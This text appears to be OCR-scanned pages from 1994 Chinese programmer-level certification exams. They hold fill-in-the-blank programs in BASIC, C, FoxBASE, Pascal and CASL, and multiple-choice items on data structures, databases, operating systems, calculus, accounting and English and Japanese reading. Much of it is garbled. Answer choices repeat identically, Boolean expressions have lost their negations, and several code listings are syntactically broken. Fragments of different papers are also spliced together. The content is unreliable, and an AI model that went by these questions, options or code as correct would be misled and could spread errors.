120 IF Y=9 THEN (6)
130 RETURN

```

— 初下 4 — (共 13 页) BFD1

试题四

阅读以下 C 程序，将程序的全部输出语句写在答卷的(1)~(5)栏内。

【程序】

```

int test4(int n)
{
 int d = 0,
 m = n;
 while (m)
 {
 d = d*10+m%10;
 m /= 10;
 }
 return d == n;
}

int data[] = {5, 123, 121, 453, 545};
main()
{
 int i;
 for (i=0; i<sizeof data/sizeof(int); i++)
 printf("%5d: %s\n", data[i], test4(data[i])?"OK":"NO");
}

```

— 初下 5 — (共 13 页) BFD1

试题五

阅读下列关于 dBASE / FoxBASE 的叙述和 FoxBASE 程序，把应填入 处 的字句，写在答卷的对应栏内。

① dBASE / FoxBASE 均允许使用的数据类型有字符型、数值型、逻辑型。

(1) 和 (2)，其中 (3) 和 (4) 的数据宽应由用户自行定义。实现数据检索(查找)的命令有 LOCATE、(5)、(6) 等。

② 阅读下列程序

```

SET TALK OFF
A=T
B=0
DO WHILE A
 B=B+1
 IF B/5 < >=INT(B/3)
 LOOP
 ELSE
 ?? B
 ENDIF
 IF B>12
 A=F
 ENDIF
ENDIF
ENDDO
SET TALK ON
RETURN

```

写出执行本程序后，屏幕的输出内容为 (7)。

③ 在当前工作区已打开一个数据库，其结构为：

```

工 号 C 6
姓 名 C 8
性 别 C 2
工 龄 N 2 0
特 殊 奖 励 L 1
出 生 日 期 D 8
工 资 N 7 1

```

(i) 欲显示所有姓“张”的男性职工记录，可用命令 (8)。

(ii) 欲对所有 1965 年以前(不含 1965 年)出生的工资少于 350 元的全体职工，增加工资 80 元，可用命令 (9)。

(iii) 统计工资大于等于 5 (千元) 且曾获奖的女性职工的人数，并存入变量 NF，可用命令 (10)。

— 初下 6 — (共 13 页) BFD1

从下列的3道试题(试纲六至试纲八)中任选1道解答。  
如解答的试题超过1道,则解答的前1道有效。

试纲六

阅读下列程序说明和BASIC程序,把应填入其中  处的字句,写在答卷的对应栏内。

【程序1说明】

某工厂需要招聘三个工种(代号为1,2,3)的技术工人各一名。现有三个工人A,B,C应聘应聘,等待分配。已知每个工人从事不同工种所能获得的效益,如右表所示。

|       |   |   |   |
|-------|---|---|---|
| 效益/工种 | 1 | 2 | 3 |
| A     | 3 | 5 | 2 |
| B     | 1 | 3 | 4 |
| C     | 2 | 4 | 3 |

本程序在各种可能的分配方案中选择一种能获得最大总体效益的分配方案。如输出 A,B,C 三个工人应聘的工种代号和由此获得的最大总体效益值(MAXT)。

【程序1】

```

10 (1) A(3),B(3),C(3)
20 FOR I=1 TO 3
30 READ (2)
40 NEXT I
50 MAXT=0
60 FOR I=1 TO 3
70 FOR J=1 TO 3
80 FOR K=1 TO 3
90 IF I=J OR (3) THEN 140
100 T= (4)
110 IF T <= MAXT THEN 140
120 (5)
130 MAXT= (6)
140 NEXT K
150 NEXT J
160 NEXT I
170 PRINT "A:";D;"B:";E;"C:";F;"MAX:";MAXT
180 END
190 DATA 3,4,2,5,3,4,2,4,3

```

【程序2说明】

已知两维增有序数组(假设各元素均不相同),本程序将其合并成一个新数组,并仍保持递增次序。用数组 A(100),B(100)存放原数组,C(200)存放新数组。变量 M,N(1≤M≤100,1≤N≤100)分别表示已知数组 A,B 中存放的元素个数。

【程序2】

```

10 DIM A(100),B(100),C(200)
20 READ M
30 FOR I=1 TO M
40 READ A(I)
50 PRINT A(I)
60 NEXT I
70 READ N
80 FOR J=1 TO N
90 READ B(J)
100 PRINT B(J)
110 NEXT J
120 (7) 160
130 FOR K=1 TO M+N
140 PRINT C(K)
150 NEXT K
155 END
160 I=1
170 J=1
180 K=1
190 IF A(I) > B(J) THEN 250
200 C(K)=A(I)
210 (8)
220 IF I > M THEN 320
230 K=K+1
240 GOTO (9)
250 C(K)= (10)
260 J=J+1
270 IF J <= N THEN 230
280 K=K+1
290 C(K)= (11)
300 I=I+1
310 IF I <= M THEN 280 ELSE (12)
320 K=K+1
330 C(K)= (13)
340 J=J+1
350 IF J <= N THEN (14) ELSE RETURN
360 DATA 5
370 DATA 4,7,9,12,85
380 DATA 4
390 DATA -1,2,6,60

```

试纲七

阅读下列程序说明和C程序,把应填入其中  处的字句,写在答卷的对应栏内。

【程序1说明】

函数 psort1() 实现将含 n 个整数的数组 a[] 的不同元素按从小到大顺序存于数组 a[] 中。

函数 psort1() 的实现方法是顺序考察 a[] 中元素,将恰当的考察元素 a[i] 在已确定的不同元素中的插入位置。如果 a[i] 是一个新的不同元素,则插入之,否则,忽视该元素。

【程序1】

```

int psort1(int a[],int n)
{
 int i,j,k,low,high,mid,t;
 for(k=1,i=1;i<n;i++)
 {
 low = 0;
 high = (1);
 while (low<=high)
 {
 mid = (low+high)/2;
 if(a[mid] >= a[i])
 high = mid-1;
 else
 low = mid+1;
 }
 if (low >= k || (2))
 {
 t = a[i];
 for(j = (3); j >= (4); j--)
 a[j+1] = a[j];
 a[(5)] = t;
 (6);
 }
 }
 return k;
}

int a[] = {5,7,5,6,4,3,4,6,7};
main()
{
 int k,n;
 for(k=0;k<(sizeof a)/sizeof(int);k++)
 printf("%5d",a[k]);
 printf("\n\n");
 n = psort1(a,(sizeof a)/sizeof(int));
 for(k=0;k<n;k++)
 printf("%5d",a[k]);
 printf("\n\n");
}

```

【程序2说明】

函数 psort2() 实现将含 n 个整数的数组 a[] 的不同元素按从小到大顺序存于数组 a[] 中。

函数 psort2() 的实现方法是从未确定的元素列中找出最小元素并将 a[] 的第 i 最小元素交换至 a[i] 位置。如该最小元素比已确定的最后一个最小元素大,则将它放在已确定的元素序列的后面;否则,忽视该元素。

【程序2】

```

int psort2(int a[],int n)
{
 int i,j,k,p,t;
 for(i=0,k=0;i < (7); i++)
 {
 for(j = i+1, (8); j<n;j++)
 if (a[j] < a[i])
 {
 p = j;
 if (p != i)
 {
 t = a[p];
 a[p] = a[i];
 a[i] = t;
 }
 if ((9), k++);
 else if ((10) < a[i])
 (11) = a[i];
 }
 return k;
 }
 int a[] = {5,7,5,6,4,3,4,6,7};
 main()
 {
 int k,n;
 for(k=0;k<(sizeof a)/sizeof(int);k++)
 printf("%5d",a[k]);
 printf("\n\n");
 n = psort2(a,(sizeof a)/sizeof(int));
 for(k=0;k<n;k++)
 printf("%5d",a[k]);
 printf("\n\n");
 }
}

```

试题八

阅读下列程序说明和 FoxBASE 程序，把应填入其中 [ ] 处的字句，写在答卷的对应栏内。

【程序 1 说明】

设有两个数据库 BK1 和 BK2，其内容如下：

BK1.DBF

| 编号    | 书名      | 订数  | 总金额 |
|-------|---------|-----|-----|
| 20021 | PASCAL  | 40  | 0   |
| 20025 | WINDOWS | 110 | 0   |
| 20024 | FOXBASE | 80  | 0   |
| 20022 | ORACLE  | 60  | 0   |
| 20023 | DOS6.0  | 90  | 0   |

BK2.DBF

| 编号    | 作者  | 定价   | 出版社  |
|-------|-----|------|------|
| 20022 | 王 一 | 18.5 | 北京大学 |
| 20025 | 李大光 | 20.0 | 复旦大学 |
| 20021 | 吴 兴 | 16.0 | 武汉大学 |
| 20023 | 张 用 | 10.6 | 清华大学 |
| 20024 | 张国立 | 14.5 | 浙江大学 |

本命令序列实现按编号相列为连接条件，将两个数据库连接成一个新的数据库 BK3.DBF，使该库仅含编号、书名、作者、定价、订数、总金额等字段。然后，按公式：总金额 = 定价 × 订数 进行计算，将计算结果写入相应的总金额字段，并显示第三号记录的内容。

【程序 1】

命令序列：

```

• SELECT 5
• USE BK2 ALIAS W
• SELECT 3
• USE BK1
• JOIN TO BK3 WITH (1) POR (2)
• USE BK3
• (3)
• GO 3
• DISPLAY

```

执行上述命令序列后，显示的内容为 (4)。

【程序 2 说明】

本程序为修改子模块程序，对工资数据库 (SALARY.DBF) 可按部门或按姓名对有关记录内容进行修改。用户可以观察屏幕提示，自由选择进行全屏方式修改或退出。

数据库 SALARY 的库结构含 NAME, C, 8; DEPT, C, 10; ..... 等字段，分别表示姓名、部门、.....等。

IDEXT, INAME 分别是按 DEPT, NAME 字段作关键字所建立的索引文件。

【程序 2】

```

SET TALK OFF
USE SALARY
DO WHILE ()
CLEAR
@ 3,10 SAY "==== 修改子菜单 ==="
@ 5,10 PROMPT "按部门修改"
@ 7,10 PROMPT "按姓名修改"
@ 9,10 PROMPT "退出"
() TO CHOICE
DO CASE
CASE CHOICE=1
SET INDEX TO IDEPT
DEPTNM=SPACE(10)
@ 11,15 SAY "请输入部门名:" GET DEPTNM
READ
FIND ()
CONDITION = "DEPT" DEPTNM "
CASE CHOICE=2
SET INDEX TO INAME
NM=SPACE(8)
@ 11,15 SAY "请输入姓名:" GET NM
READ
FIND ()
CONDITION = "NAME" NM "
CASE CHOICE=3
EXIT
ENDCASE
IF ()
WAIT "没有找到, 输入任意键返回子菜单!"
ENDIF
SET FILTER TO ()
IF CHOICE=1
BROWSE
ELSE
EDIT
ENDIF
ENDDO
USE
SET TALK ON
RETURN

```

一九九四年度

程序员级 上午试题

请按下表选答试题

| 试题号  | 试题1~试题10            | 试题11~试题14 | 试题15~试题21 |
|------|---------------------|-----------|-----------|
| 选择方法 | 全部解答                | 从4题中选答2题  | 从7题中选答3题  |
| 解答时间 | 9:00 ~ 11:30 150 分钟 |           |           |

注意事项

- 请按下述要求正确填写答卷，若不按下述要求解答，将不给分。
- 在省、自治区、直辖市、计划单列市栏内填写你所在的省、自治区、直辖市、计划单列市的名称。
- 在答卷的指定位置填写准考证号、出生年月日和姓名。
- 答卷上除填写上述内容外只能写答案。
- 解答时字迹必须清楚，字迹不清时，将不评分。
- 仿照下面例解，将解答写在答卷的对应栏内。

例解：从供选择的答案中，选出应填入下面 [ ] 内的正确答案，把编号写在答卷的对应栏内。

一九九四年度全国共有 [ D ] 个省、自治区、直辖市及计划单列市举行计算机软件专业技术资格和水平考试。

供选择的答案  
D: ① 36      ② 37      ③ 39  
因为正确的答案是“39”，故在答卷的对应栏 D 内写上编号“③”（参阅答卷纸）。

下列试题 1 至试题 10 是必答题，请全部解答

试题 1

从供选择的答案中，选出应填入 [ ] 内的正确答案，把编号写在答卷的对应栏内。

在程序语言中，一个过程通常由四个要素组成：过程名，一般称为 [ A ] 的名字，过程和过程中使用的 [ B ]，一般有两类过程：[ C ] 和 [ D ]，其主要区别是 [ C ] 本身并不返回数值，它只可通过 [ A ] 和 [ B ] 来返回数值。但是，不管哪类过程，都不能通过对 [ E ] 的赋值来返回值。

- 供选择的答案
- A, E: ① 值参数      ② 变量参数      ③ 数组参数  
④ 记录参数      ⑤ 实在参数      ⑥ 形式参数
- B: ① 局部量      ② 全局量      ③ 调用量      ④ 缺省量
- C, D: ① 调用过程      ② 被调用过程      ③ 递归过程      ④ 非递归过程  
⑤ 嵌套过程      ⑥ 非嵌套过程      ⑦ 函数      ⑧ 子程序

试题 2

从供选择的答案中，选出应填入 [ ] 内的正确答案，把编号写在答卷的对应栏内。

树是结点的有限集合，它 [ A ] 根结点，记为 T，其余的结点分成为 m (m ≥ 0) 个 [ B ] 的集合 T<sub>1</sub>, ..., T<sub>m</sub>，每个集合都是树，此时结点 T 称为 T<sub>i</sub> 的父结点，T<sub>i</sub> 称为 T 的子结点 (1 ≤ i ≤ m)。一个结点的子结点个数称为该结点的 [ C ]。二叉树与树是两个不同的概念，二叉树也是结点的有限集合，它 [ D ] 根结点。

可以把树的根结点的层数定义为 1，其它结点的层数等于其父结点所在层数加 1。令 T 是一棵二叉树，K<sub>1</sub> 和 K<sub>2</sub> 是 T 中子结点数小于 2 的结点中的任意两个，它们所在的层数分别为 L<sub>1</sub>K<sub>1</sub> 和 L<sub>2</sub>K<sub>2</sub>，当关系式 AK<sub>1</sub>L<sub>2</sub>K<sub>2</sub> ≤ 1 一定成立时，则称 T 为一棵 [ E ]。

- 供选择的答案
- A, D: ① 有 0 个或 1 个      ② 有 0 个或多个      ③ 有且只有 1 个      ④ 有 1 个或 1 个以上
- B: ① 互不相交      ② 互不相交      ③ 允许相交      ④ 允许相交
- C: ① 允许叶结点相交      ② 允许非叶结点相交
- E: ① 二叉树      ② 堆树      ③ 二叉树      ④ 完全树

试题 3

从供选择的答案中，选出应填入 [ ] 内的正确答案，把编号写在答卷的对应栏内。

关系型数据库系统的一种典型的数据库语言是 [ A ]，对数据库的操作可大致概括成为 [ B ] 和 [ C ] 两大类，对数据库重新组织的基本方法有复制、[ D ] 和 [ E ]。



供选择的答案

- A: ① Basic ② Prolog ③ SQL ④ C++
B: ① 拷贝 ② 检索 ③ 更新 ④ 插入 ⑤ 删除
D, E: ① 输入 ② 查询 ③ 过滤 ④ 排序 ⑤ 联结

试题 4

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

操作系统是一种系统软件, 它有许多种类, 目前常用的 PC-DOS 属于 [ ] 操作系统, 而 [ ] 已成为工作站上的主要操作系统。

中断管理是操作系统的一个重要功能, 中断是指暂时中止程序的执行, 而去执行另一个程序 (中断服务程序), 被中断的程序可以允许再从中断处继续执行。

中断一般可分成 [ ] 和 [ ], [ ] 又可区分为两类, 一类是程序中因地址越界、数据溢出等错误所引起的中断, 另一类可称为 [ ]。

供选择的答案

- A: ① 分时 ② 分布式 ③ 单用户 ④ 网络
B: ① VMS ② MVS ③ DCS ④ UNIX
C-E: ① 硬件中断 ② 软件中断 ③ 阻塞中断 ④ 异常中断
⑤ 溢出中断 ⑥ 异常中断 ⑦ I/O 中断 ⑧ 时钟中断

试题 5

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

有一个二维数组 A, 行下标的范围是 1 到 6, 列下标的范围是 0 到 7, 每个数组元素占用相邻的 6 个字节存储, 存储按字节编址, 那么, 这个数组的总容量是 [ ] 个字节, 假设存储数组元素 A[1, 0] 的第一个字节的地址是 6, 则存储数组 A 的最后一个元素的第一个字节的地址是 [ ], 若按行存储, 则 A[2, 4] 的每一个字节的地址是 [ ], 若按列存储, 则 A[5, 7] 的每一个字节的地址是 [ ]。就一般情况而言, 当 [ ] 时, 按行存储的 A[i, j] 地址与按列存储的 A[i, j] 地址相等。

供选择的答案

- A-D: ① 12 ② 66 ③ 72 ④ 96
⑤ 114 ⑥ 120 ⑦ 156 ⑧ 234
⑨ 276 ⑩ 282 ⑪ 283 ⑫ 288
E: ① 行与列的上界相同
② 行与列的下界相同
③ 行与列的上界相同且行与列的下界相同
④ 行的元素个数与列的元素个数相同

图 3 (共 10 页)

试题 6

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

在编制程序时, 应明确程序的结构, [ ] 开发软件时, 应提高开发人员工作效率, 至关重要的是 [ ]。软件工程中, 还在合同期的最后阶段, 一般也按计划, [ ] 设计、编码、测试、维护等几个阶段, 其中设计阶段通常又可依次分成 [ ] 和 [ ] 两阶段。

供选择的答案

- A: ① 限制 goto 语句的使用 ② 减少或取消注释
③ 程序结构良好 ④ 程序结构应有助于读者理解
B: ① 操作系统的资源管理功能 ② 程序开发环境
③ 程序员人数 ④ 计算机的并行处理能力
C: ① 需求分析 ② 需求调查
③ 可行性分析 ④ 问题定义
D, E: ① 数据流图设计 ② 详细设计 ③ 概要设计
④ 数据库设计 ⑤ 方案设计 ⑥ 代码设计

试题 7

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

A = [A1, A2, ..., An] 和 B = [B1, B2, ..., Bn] 是两个 16 位二进制补码表示的整数, 其中 A, B, Ai, Bi 是符号位, A 与 B 的按位和记为 S = [S1, S2, ..., Sn], 那么表示和输出的布尔表达式是 [ ]。

供选择的答案

- A: ① S1=A1B1, S2=A2B2, ..., Sn=AnBn ② S1=A1B1, S2=A1B2, ..., Sn=A1Bn
③ A1B1, A2B2, ..., AnBn ④ A1B1, A2B2, ..., AnBn
B: ① A1A2 ② A1A2 ③ A1A2 ④ A1A2
⑤ A1A2+A1A2 ⑥ A1A2+A1A2 ⑦ A1A2+A1A2 ⑧ A1A2+A1A2
C, D: ① 2048 \* 2^i ② 2047 \* 2^i ③ 2048 \* 2^i ④ 2047 \* 2^i
⑤ 2048 \* 2^i ⑥ 2047 \* 2^i ⑦ 2048 \* 2^i ⑧ 2047 \* 2^i
E: ① -18.125 ② -0.078125 ③ -15.421875 ④ -18.875

图 4 (共 10 页)

试题 8

下列有十组布尔表达式, 每组中有三个布尔表达式, 从每组布尔表达式中, 选出两个布尔表达式, 使它们完全等价, 将编号填入答卷的 A-E 栏内。

- ① AC + BC + ABC AB + AC + ABC AB + BC + ABC
② AC + ABC + BC BC + ABC BC + AC
③ AB = AB A ⊕ B (A + B) \* (A + B)
④ BC + AC AB + BC + AC AB + BC + AC
⑤ AC + ABC + BC AC + ABC + BC AC + ABC + BC
⑥ AC + AD + BD CD + AC + CD + BD AC + AD + BD
⑦ AB + AB AB + AB A ⊕ B
⑧ B + ABC AC + ABC + BC AC + ABC + BC
⑨ AC + BD + ABD AC + AD + BD A/3 + AC + BD
⑩ AB + BC + AC BC + AC AB + BC + ABD

试题 9

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

计算机病毒一经出现, 会迅速扩散和大规模蔓延, 成为危害计算机系统安全的公害。目前在微机中, 软盘是病毒的主要传播媒介之一, 已有若干种检测、检查和清除病毒的程序, 如 [ ]、[ ]、[ ]、[ ] 和 [ ]。其中, [ ] 是由我国国家安全局发行的检测和清除病毒的程序, [ ] 可防止计算机病毒非法修改执行文件, 一旦出现执行文件将被修改会在屏幕上出现警告, [ ] 一般用来检查病毒, 它常与 [ ] 配合使用, [ ] 检查出来的病毒由 [ ] 来消灭。

供选择的答案

- A-E: ① PowerPoint ② CPAV ③ QAPUS ④ CLEAN
⑤ KILL ⑥ Vsafe ⑦ PKZIP ⑧ SCAN

试题 10

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

喷墨打印原理可分 [ ] 喷墨和 [ ] 喷墨两种形式, [ ] 喷墨方式又有 [ ] 喷墨和 [ ] 喷墨两种不同的驱动技术, 目前常见的喷墨打印机一般均采用 [ ] 喷墨技术, 分辨率为 [ ] dpi。

供选择的答案

- A, B: ① 连续 ② 间歇 ③ 主动 ④ 被动
⑤ 移动 ⑥ 间断 ⑦ 光感 ⑧ 机械
C, D: ① 热敏 ② 压电 ③ 压阻 ④ 压磁
E: ① 240 ② 300 ③ 480 ④ 600

图 5 (共 10 页)

从下列的 4 道试题 (试题 11 至试题 14) 中任选 2 道作答, 每道每题的试题数出 2 道, 到答卷的 2 道作答。

试题 11

从供选择的答案中, 选出应填入下面英语文句叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

Say there are ten thousand computer chips in the U.S. and Canada. If each chip has a thousand programs, and if half of these programs use the data [ ] more than just printing, we are talking [ ] five million programs that must [ ] during the next year to take care of the year 2000 changeover. Several hundred thousand programs need [ ] And that's only if we start right now. All of this will be in addition to the ongoing maintenance and development work that must [ ]

供选择的答案

- A, B: ① of ② for ③ with ④ about ⑤ from
C-E: ① modify ② be modified ③ to be modified
④ change ⑤ be changed ⑥ to be changed
⑦ do ⑧ be done ⑨ to be done

试题 12

从供选择的答案中, 选出应填入下面英语文句叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

Perhaps you have been asking the question: Is everyone moving to [ ]? If I don't step up to the [ ] user interface, will I be left all alone at the cold [ ] command line? Don't think away your DOS [ ]. No one is [ ] IBM's coach knows just DOS and its applications people have been using for years are not going to stop working overnight. 供选择的答案

- A-E: ① DOS ② EMTX ③ Windows ④ Window NT
⑤ graphical ⑥ software ⑦ replacing ⑧ sounding
⑨ icon ⑩ hardware

试题 13

从供选择的答案中, 选出下列英文句划线的各词的正确译语, 把编号写在答卷的对应栏内。

原语 (A): 原语 (B) で書かれたプログラムは、コンパイラによって原語 (C) 言語のプログラムに変換 (D) されますが、変換によってプログラムの意味 (E) が変わってしまっています。

供选择的答案

- A: ① 原语 ② 原语 ③ 原语 ④ 原语 ⑤ 原语
B: ① 原语 ② 原语 ③ 原语 ④ 原语 ⑤ 原语
C: ① 原语 ② 原语 ③ 原语 ④ 原语 ⑤ 原语
D: ① 原语 ② 原语 ③ 原语 ④ 原语 ⑤ 原语
E: ① 原语 ② 原语 ③ 原语 ④ 原语 ⑤ 原语

图 6 (共 10 页)

试题 14

从供选择的各案中, 选出应填入下面一段日语中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

Fortran 90は、過去の Fortran を継承する意味で FORTRAN 77 を完全 A 含むように設計されている。B もはや古臭い言語ではない。ところが、あまりに追加機能が多 C、D もは FORTRAN でないといふ印象を持たれる人も多い。E、名前は Fortran と小文字で綴る E 変わった。

供选择的答案

- A: ①に ②も ③の ④な ⑤ため
B: ①にも ②た ③たから ④なの ⑤か
C: ①い ②な ③た ④や ⑤く
D: ①たろう ②の ③のも ④ため ⑤から
E: ①こと ②に ③ように ④ために ⑤ので

从下列的 7 道试题 (试题 15 至试题 21) 中任意 3 道解答。如果解答的试题数超过 3 道, 则解答的前 3 道有效。

试题 15

从供选择的各案中, 选出应填入下面关于数据库管理系统叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

关系代数运算及关系数据库中的谓词演算 (DAML) 的基础之一。有两个关系 R 和 S, 它们分别为 n 元和 m 元关系。那么, 由 R 且不属于 S 的元素组成的集合称为 A。或谓, 在 S 关系中找出所有满足某个条件的元素的运算称为 B。运算, 对 R 和 S 进行 C。运算可得一个 n+m 元的元组集合, 其中 n 元组由 R 中 n 个分量取自的一个元组, 而 m 个分量取自 S 的一个元组。如果 S 中有 m 个元组, 那么 S 中有 n 个元组, 则它们经 C 运算共有 B 个元组。供选择的答案

供选择的答案

- A-C: ①交 ②并 ③差 ④积
⑤两个并积 ⑥除 ⑦投影 ⑧选择
D: ①m ②n ③m+n ④m-n
⑤m\*x ⑥n\*x ⑦m\*x ⑧m-n
E: ①元组 ②属性 ③关键字 ④关系模式

理上 7 (共 10 页)

试题 16

从供选择的各案中, 选出应填入下面关于微分叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

- 1. 若 q = A, 则 lim 必存在, 否则不存在。
2. 若 x > 0 且 (x) 原初有限, 那么它的微分用 B。
3. 当 k = C 时, g(x) = { x^2+2 x-1 / x^2, x>1; x^2, x>1 } 是处处连续的。

- A. 若 g(x) 在 [0, 1] 上连续, 则 g'(x) 在 [0, 1] 上 D。
5. g(x) = x^2, 则 g'(x) 的导数 g''(x) = E。

供选择的答案

- A: ① [0, 1] ② [-1, 1] ③ (-1, 1) ④ (-1, 1)
B: ① 必大于 0 ② 可能为 0 ③ 可能小于 0 ④ 不能为 0
C: ① 1 ② 2 ③ 3 ④ 0
D: ① 必有零点 ② 单调 ③ 有界 ④ 可导
E: ① -1/2 x e^x ② 1/2 x e^x ③ -e^x ④ -1/x

试题 17

从供选择的各案中, 选出应填入下面关于微分叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

- 1. lim\_{x->0} (x^2)/x = A, lim\_{x->0} (x^2+3x)/x^2 = B。

lim\_{x->0} (log cos x) / (log sin x) = C。

- 2. e^x = D, log(10x) = E。

供选择的答案

- A-C: ① 1 ② -1 ③ 1/6 ④ -1/6
⑤ 0 ⑥ - ⑦ m/n ⑧ m/m
D, E: ① 1+x + x^2/2! + x^3/3! + ... (-<x<+)
② 1-x + x^2/2! - x^3/3! + ... (-<x<+)
③ x + x^2/2 + x^3/3 + x^4/4 + ... (-<x<+)
④ x + x^2/3! + x^3/5! + x^4/7! + ... (-<x<+)
⑤ x + x^2/2 + x^3/3 + x^4/4 + ... (-1<x<1)
⑥ x + x^2/3 + x^3/5 + x^4/7 + ... (-1<x<1)

理上 8 (共 10 页)

试题 18

从供选择的各案中, 选出应填入下面关于数值计算叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

1. 计算积分

- (1) 用定积分计算, 其值为 A。
(2) 用梯形公式计算, 其值为 B。
(3) 用辛卜生公式计算, 其值为 C。

- 2. 对于有任意阶导数的函数, 泰勒公式的精度与辛卜生公式的精度相比较 D。
3. 可以证明外推法构造出的数值积分方法是 E。

供选择的答案

- A-C: ① 1/4 ② 11/8 ③ 1/3 ④ 4/3
⑤ 11/30 ⑥ 2/5 ⑦ 1/2 ⑧ 7/32
D: ① 前者比后者高 ② 前者比后者低 ③ 二者相同 ④ 不能比较
E: ① 牛姆法 ② 逐行法 ③ 龙贝格法 ④ 高斯求积公式

试题 19

从供选择的各案中, 选出应填入下面关于会计信息叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

当前, 现代会计已被分成两大分支: A 和 B。前者的会计信息主要是服务于企业内部, 而后的会计信息则服务于企业外部。我国新会计制度采用的会计平衡公式将是: 资产 = C。新会计制度拟定了会计报表, 其二张对外报送的主要是 D。它们的格式和项目在同行业之间 E。

供选择的答案

- A, B: ① 财务会计 ② 产业会计
③ 事业会计 ④ 总账会计
⑤ 管理会计 ⑥ 出纳会计
C: ① 债务人权益 + 所有者权益 ② 负债 + 所有者权益
③ 资产 + 负债 ④ 资产 + 所有者权益
D: ① 资产负债表、损益表、财务状况变动表
② 资产负债表、利润表、财务状况变动表
③ 资产负债表、损益表、利润分配表
④ 资产负债表、利润表、财务分析表
E: ① 不相同 ② 基本同 ③ 自行决定 ④ 协商决定

理上 9 (共 10 页)

试题 20

从供选择的各案中, 选出应填入下面关于实时控制叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

在下列各系统中, 属于实时系统的共有 A 个, 其中属于实时控制系统的有 B 个。

- 1. 计算机辅助统计系统 2. 办公室自动化系统
3. 航空订票系统 4. 机器翻译系统
5. 数字语音系统 6. 环境保护控制系统
7. 高炉温度控制系统 8. 机床厚度控制系统
9. 银行自动取款系统 10. 管理信息系统
11. 导弹制导系统 12. 机床数控系统

在城市交通控制系统中, 两路口车辆流量计算机控制后控制灯要按定时控制灯闪烁灯优越得多, 其原因采用了 C。

在计算机控制系统中, 为了克服转速的影响, 一般在被控对象之前设置 D 环节; 为了保证控制过程稳定, 在被控对象之后设置 E 环节。

供选择的答案

- A, B: ① 3 ② 4 ③ 5
④ 6 ⑤ 7 ⑥ 8
C: ① 开环控制 ② 闭环控制 ③ 实时控制
④ 离散控制 ⑤ 连续控制
D, E: ① 放大器 ② 采样保持器 ③ 滤波器
④ 微分器 ⑤ 输出保持器 ⑥ 积分器

试题 21

从供选择的各案中, 选出应填入下面关于图形显示叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

针对不同的显示要求, 微机系统可选用不同的图形适配器, 目前常用的有 MDA, CGA, VGA 或 BGA, 以及 TVGA 或 SVGA 等, 它们的显示特性如下: MDA 是 A, CGA 是 B, VGA 是 C 和 TVGA / SVGA 是 D (编号为 1MB)。为产生 16 色的图形显示, 光栅式显示器的图形显示刷新频率至少应达到 E 帧/秒。

供选择的答案

- A-D: ① 120 x 200, 2 色 ② 320 x 200, 4 色
③ 320 x 200, 16 色 ④ 640 x 480, 4 色
⑤ 640 x 480, 16 色 ⑥ 640 x 480, 256 色
⑦ 1024 x 768, 4 色 ⑧ 1024 x 768, 16 色
⑨ 1024 x 768, 256 色 ⑩ 1024 x 768, 2^24 色
⑪ 640 x 480, 单色 ⑫ 只能显示文本
E: ① 5 ② 10
③ 25 ④ 30
⑤ 100

理上 10 (共 10 页)









[程序]

```

PROGRAM pp06(input,output);
VAR n,r,i,j: integer;
a: ARRAY[1..20] OF integer;
BEGIN
 writeln(' N', ' R');
 REPEAT
 read(n,r)
 UNTIL n > r;
 i:=1;
 while(n' RESULT:');
 REPEAT
 IF i <> r
 THEN IF (1)
 THEN BEGIN
 a[i+1]:= (2);
 i:= i + 1
 END
 ELSE BEGIN
 (3);
 (4);
 END
 ELSE BEGIN
 FOR j:= 1 TO r DO write(a[j]:3);
 writeln;
 IF a[r] = 1
 THEN BEGIN
 i:= i - 1; a[i]:= a[i] - 1
 END
 ELSE (5)
 END
 UNTIL (6)
END.

```

— 程序 13 — (共 33 页) PPD03

从下列的 2 页试题 (试问七至 试问八) 中任选 1 题解答。  
如果解答的试题数超过 1 道, 则解答的前 1 道有效。

试问 七

在 COMET 型计算机上可以使用试卷上所附的 CASL 汇编语言。阅读下列程序说明和 CASL 程序, 把应填入其中 [ ] 处的字句, 写在答卷的对应栏内。

[程序说明]

本程序将输入的数字字符串转换成二进制整数, 并把结果存放在标号为 RESULT 的存储字内。

输入的数字字符串仅含有数字字符, 其长度不能超过 4。数字字符 0-9 的 ASCII 编码依次是 48-57。应逐位输入字符进行合法性检查, 若含有 0-9 以外的字符或长度超过 4, 则输出错误信息, 并要求重新输入。若输入空串则输出和 0。

— 程序 14 — (共 33 页) PPD04

[程序]

```

INPUT START
IN GR1, DIGIT
LEA GR1, GR1
JZE ENDPGM
LEA GR0, (1)
JPZ ERRROUT
LEA ST, GR0, RESULT
NEXNUM (2)
LEA GR0, -58, GR2
JPZ ERRROUT
(3)
JMI ERRROUT
ST GR0, RESULT
IN GR0, RESULT
(4)
ADD GR0, RESULT
ADD GR0, RESULT
ADD GR0, TEMP
ST GR0, RESULT
(5)
CPA GR3, DIGIT
(6)
ENDPGM EXIT
ERRROUT OUT WRONG, WRLEN
(7)
RESULT DS 1
DIGIT DS 1
BUFFER DS 20
WRONG DC 'INVALID INPUT'
WRLEN DC 13
TEMP DS 1
END

```

— 程序 15 — (共 33 页) PPD05

试问 八

阅读下列程序说明和 C 程序, 把应填入其中 [ ] 处的字句, 写在答卷的对应栏内。

[程序说明]

本程序实现按页每页宽 80 列平均分左右两栏的格式输出正文文件的内容。

程序引入数组 buff[ ][ ] 和 ln[ ][ ]。将从文件读出的字符按行存入 buff[0] 行号存于 ln[0] (对应左栏), 或 buff[1], ln[1] (对应右栏)。给定文件内容先填左栏, 左栏填满后, 才填右栏。或左、右两栏填满, 或文件内容读完, 输出一页的内容。

